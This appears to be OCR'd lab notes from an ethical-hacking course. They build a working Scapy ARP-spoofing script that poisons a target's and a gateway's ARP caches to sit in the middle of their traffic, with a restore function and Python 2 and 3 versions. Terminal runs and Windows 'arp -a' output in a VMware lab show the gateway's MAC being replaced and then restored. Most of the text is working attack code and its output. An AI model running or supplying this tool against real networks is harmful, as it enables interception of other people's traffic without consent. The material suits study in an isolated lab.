
```
    while True:
        spoof("192.168.10.143", "192.168.10.2")
        spoof("192.168.10.2","192.168.10.143" )
        sent_packets_count = sent_packets_count + 2
        print("\r[+] Packets Sent " + str(sent_packets_count)),
        sys.stdout.flush()
        time.sleep(2)
except KeyboardInterrupt:
    print("[+] Detected CTRL + C ..... Quitting")
```




Implementing a Restore Function/ Restoring ARP tables on Exception

```
#!/usr/bin/env python

import scapy.all as scapy
import time
import sys



def get_mac(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast/arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=
False)[0]


    return answered_list[0][1].hwsrc


def spoof(target_ip, spoof_ip):
    target_mac = get_mac(target_ip)
    packet = scapy.ARP(op=2, pdst=target_ip,hwdst=target_mac,psrc=spoof_ip)
    scapy.send(packet, verbose= False)


def restore(destination_ip, source_ip):
    destination_mac = get_mac(destination_ip)
```

```
    source_mac = get_mac(source_ip)
    packet = scapy.ARP(op=2,
pdst=destination_ip,hwdst=destination_mac,psrc=source_ip,
hwsrc=source_mac)
    scapy.send(packet, count=4 ,verbose= False)


target_ip = "192.168.10.143"
gateway_ip = "192.168.10.2"
try:
    sent_packets_count = 0
    while True:
        spoof(target_ip, gateway_ip)
        spoof(gateway_ip, target_ip)
        sent_packets_count = sent_packets_count + 2
        print("\r[+] Packets Sent " + str(sent_packets_count)),
        sys.stdout.flush()
        time.sleep(2)
except KeyboardInterrupt:
    print("[+] Detected CTRL + C ..... Resetting ARP tables ..... Please
wait.\n")
    restore(target_ip, gateway_ip)
    restore(gateway_ip, target_ip)
```



root@kali: ~/PycharmProjects/arp_spoof
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
Traceback (most recent call last):
File "arp_spoof.py", line 32, in <module>
spoof(target_ip,gateway_ip)
File "arp_spoof.py", line 17, in spoof
target_mac = get_mac(target_ip)
File "arp_spoof.py", line 14, in get_mac
return answered_list[0][1].hwsrc
File "/usr/local/lib/python2.7/dist-packages/scapy/plist.py", line 176, in __getitem__
return self.res.__getitem__(item)
IndexError: list index out of range
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
Traceback (most recent call last):
File "arp_spoof.py", line 32, in <module>
spoof(target_ip, gateway_ip)
File "arp_spoof.py", line 17, in spoof
target_mac = get_mac(target_ip)
File "arp_spoof.py", line 14, in get_mac
return answered_list[0][1].hwsrc
File "/usr/local/lib/python2.7/dist-packages/scapy/plist.py", line 176, in __getitem__
return self.res.__getitem__(item)
IndexError: list index out of range
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
Traceback (most recent call last):
File "arp_spoof.py", line 32, in <module>
spoof(target_ip, gateway_ip)
File "arp_spoof.py", line 17, in spoof
target_mac = get_mac(target_ip)
File "arp_spoof.py", line 14, in get_mac
return answered_list[0][1].hwsrc
File "/usr/local/lib/python2.7/dist-packages/scapy/plist.py", line 176, in __getitem__
return self.res.__getitem__(item)
IndexError: list index out of range
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
[+] Packets Sent 10^C [+] Detected CTRL + C ..... Resetting ARP tables ..... Please wait.
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
[+] Packets Sent 20^C [+] Detected CTRL + C ..... Resetting ARP tables ..... Please wait.
root@kali:~/PycharmProjects/arp_spoof#
arp_spoof.py
#!/usr/bin/env python
import scapy.all as scapy
import time
import sys
3 usages
def get_mac(ip):
arp_request = scapy.ARP(pdst=ip)
broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
arp_request_broadcast = broadcast/arp_request
answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]
return answered_list[0][1].hwsrc
2 usages
def spoof(target_ip, spoof_ip):
target_mac = get_mac(target_ip)
packet = scapy.ARP(op=2, pdst=target_ip,hwdst=target_mac,psrc=spoof_ip)
scapy.send(packet, verbose=False)
2 usages
def restore(destination_ip, source_ip):
destination_mac = get_mac(destination_ip)
source_mac = get_mac(source_ip)
packet = scapy.ARP(op=2, pdst=destination_ip,hwdst=destination_mac,psrc=source_ip, hwsrc=source_mac)
scapy.send(packet, count=4 ,verbose=False)
target_ip = "192.168.10.143"
gateway_ip = "192.168.10.2"
try:
sent_packets_count = 0
while True:
spoof(target_ip, gateway_ip)
21°C
Clear
Search
ENG
US
11:10 PM
2024-07-28


Windows 10 - VMware Workstation 17 Player (Non-commercial use only)
Player
Command Prompt
Interface: 192.168.10.143 --- 0x4
Internet Address Physical Address Type
192.168.10.2 00-50-56-e5-f6-bb dynamic
192.168.10.142 00-0c-29-39-3b-59 dynamic
192.168.10.254 00-50-56-fd-f5-58 dynamic
192.168.10.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.251 01-00-5e-00-00-fb static
224.0.0.252 01-00-5e-00-00-fc static
239.255.255.250 01-00-5e-7f-ff-fa static
255.255.255.255 ff-ff-ff-ff-ff-ff static
C:\Users\IEUser>arp -a
Interface: 192.168.10.143 --- 0x4
Internet Address Physical Address Type
192.168.10.2 00-0c-29-39-3b-59 dynamic
192.168.10.142 00-0c-29-39-3b-59 dynamic
192.168.10.254 00-50-56-fd-f5-58 dynamic
192.168.10.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.251 01-00-5e-00-00-fb static
224.0.0.252 01-00-5e-00-00-fc static
239.255.255.250 01-00-5e-7f-ff-fa static
255.255.255.255 ff-ff-ff-ff-ff-ff static
C:\Users\IEUser>arp -a
Interface: 192.168.10.143 --- 0x4
Internet Address Physical Address Type
192.168.10.2 00-50-56-e5-f6-bb dynamic
192.168.10.142 00-0c-29-39-3b-59 dynamic
192.168.10.254 00-50-56-fd-f5-58 dynamic
192.168.10.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.251 01-00-5e-00-00-fb static
224.0.0.252 01-00-5e-00-00-fc static
239.255.255.250 01-00-5e-7f-ff-fa static
255.255.255.255 ff-ff-ff-ff-ff-ff static
C:\Users\IEUser>
Type here to search
8:10 PM
7/28/2024
21°C
Clear
Search
ENG
US
11:11 PM
2024-07-28

Python3 Compatible

```
#!/usr/bin/env python

import scapy.all as scapy
import time
import sys



def get_mac(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast/arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=
False)[0]


    return answered_list[0][1].hwsrc


def spoof(target_ip, spoof_ip):
    target_mac = get_mac(target_ip)
    packet = scapy.ARP(op=2, pdst=target_ip,hwdst=target_mac,psrc=spoof_ip)
    scapy.send(packet, verbose= False)


def restore(destination_ip, source_ip):
    destination_mac = get_mac(destination_ip)
```

```
    source_mac = get_mac(source_ip)
    packet = scapy.ARP(op=2,
pdst=destination_ip,hwdst=destination_mac,psrc=source_ip,
hwsrc=source_mac)
    scapy.send(packet, count=4 ,verbose= False)


target_ip = "192.168.10.143"
gateway_ip = "192.168.10.2"
try:
    sent_packets_count = 0
    while True:
        spoof(target_ip, gateway_ip)
        spoof(gateway_ip, target_ip)
        sent_packets_count = sent_packets_count + 2
        print("\r[+]Packets Sent " + str(sent_packets_count),end="")
        sys.stdout.flush()
        time.sleep(2)
except KeyboardInterrupt:
    print("\n[+] Detected CTRL + C ..... Resetting ARP tables ..... Please
wait.\n")
    restore(target_ip, gateway_ip)
    restore(gateway_ip, target_ip)
```


Applications Places
Jul 28 23:19
root@kali: ~/PycharmProjects/arp_spoof
root@kali: ~/PycharmProjects/arp_...
root@kali: /opt/pycharm-communi...
root@kali: /opt/pycharm-communit...
root@kali: ~/PycharmProjects/arp_spoof 88x42
root@kali:~/PycharmProjects/arp_spoof# python3 arp_spoof.py
[+] Sent 8^C[+] Detected CTRL + C ..... Resetting ARP tables ..... Please wait.
root@kali:~/PycharmProjects/arp_spoof# python3 arp_spoof.py
[+]Packets Sent2^C[+] Detected CTRL + C ..... Resetting ARP tables ..... Please wait.
root@kali:~/PycharmProjects/arp_spoof# python3 arp_spoof.py
[+]Packets Sent 4^C
[+] Detected CTRL + C ..... Resetting ARP tables ..... Please wait.
root@kali:~/PycharmProjects/arp_spoof#
arp_spoof
Version control
Current File
arp_spoof.py
return answered_list[0][1].hwsrc
2 usages
def spoof(target_ip, spoof_ip):
target_mac = get_mac(target_ip)
packet = scapy.ARP(op=2, pdst=target_ip,hwdst=target_mac,psrc=spoof_ip)
scapy.send(packet, verbose=False)
2 usages
def restore(destination_ip, source_ip):
destination_mac = get_mac(destination_ip)
source_mac = get_mac(source_ip)
packet = scapy.ARP(op=2, pdst=destination_ip,hwdst=destination_mac,psrc=source_ip, hwsrc=source_mac)
scapy.send(packet, count=4 ,verbose=False)
target_ip = "192.168.10.143"
gateway_ip = "192.168.10.2"
try:
sent_packets_count = 0
while True:
spoof(target_ip, gateway_ip)
spoof(gateway_ip, target_ip)
sent_packets_count = sent_packets_count + 2
print("\r[+]Packets Sent " + str(sent_packets_count),end="")
sys.stdout.flush()
time.sleep(2)
except KeyboardInterrupt:
print("\n[+] Detected CTRL + C ..... Resetting ARP tables ..... Please wait.\n")
restore(target_ip, gateway_ip)
restore(gateway_ip, target_ip)
arp_spoof › arp_spoof.py
41:35 LF UTF-8 4 spaces Python 3.12 (arp_spoof)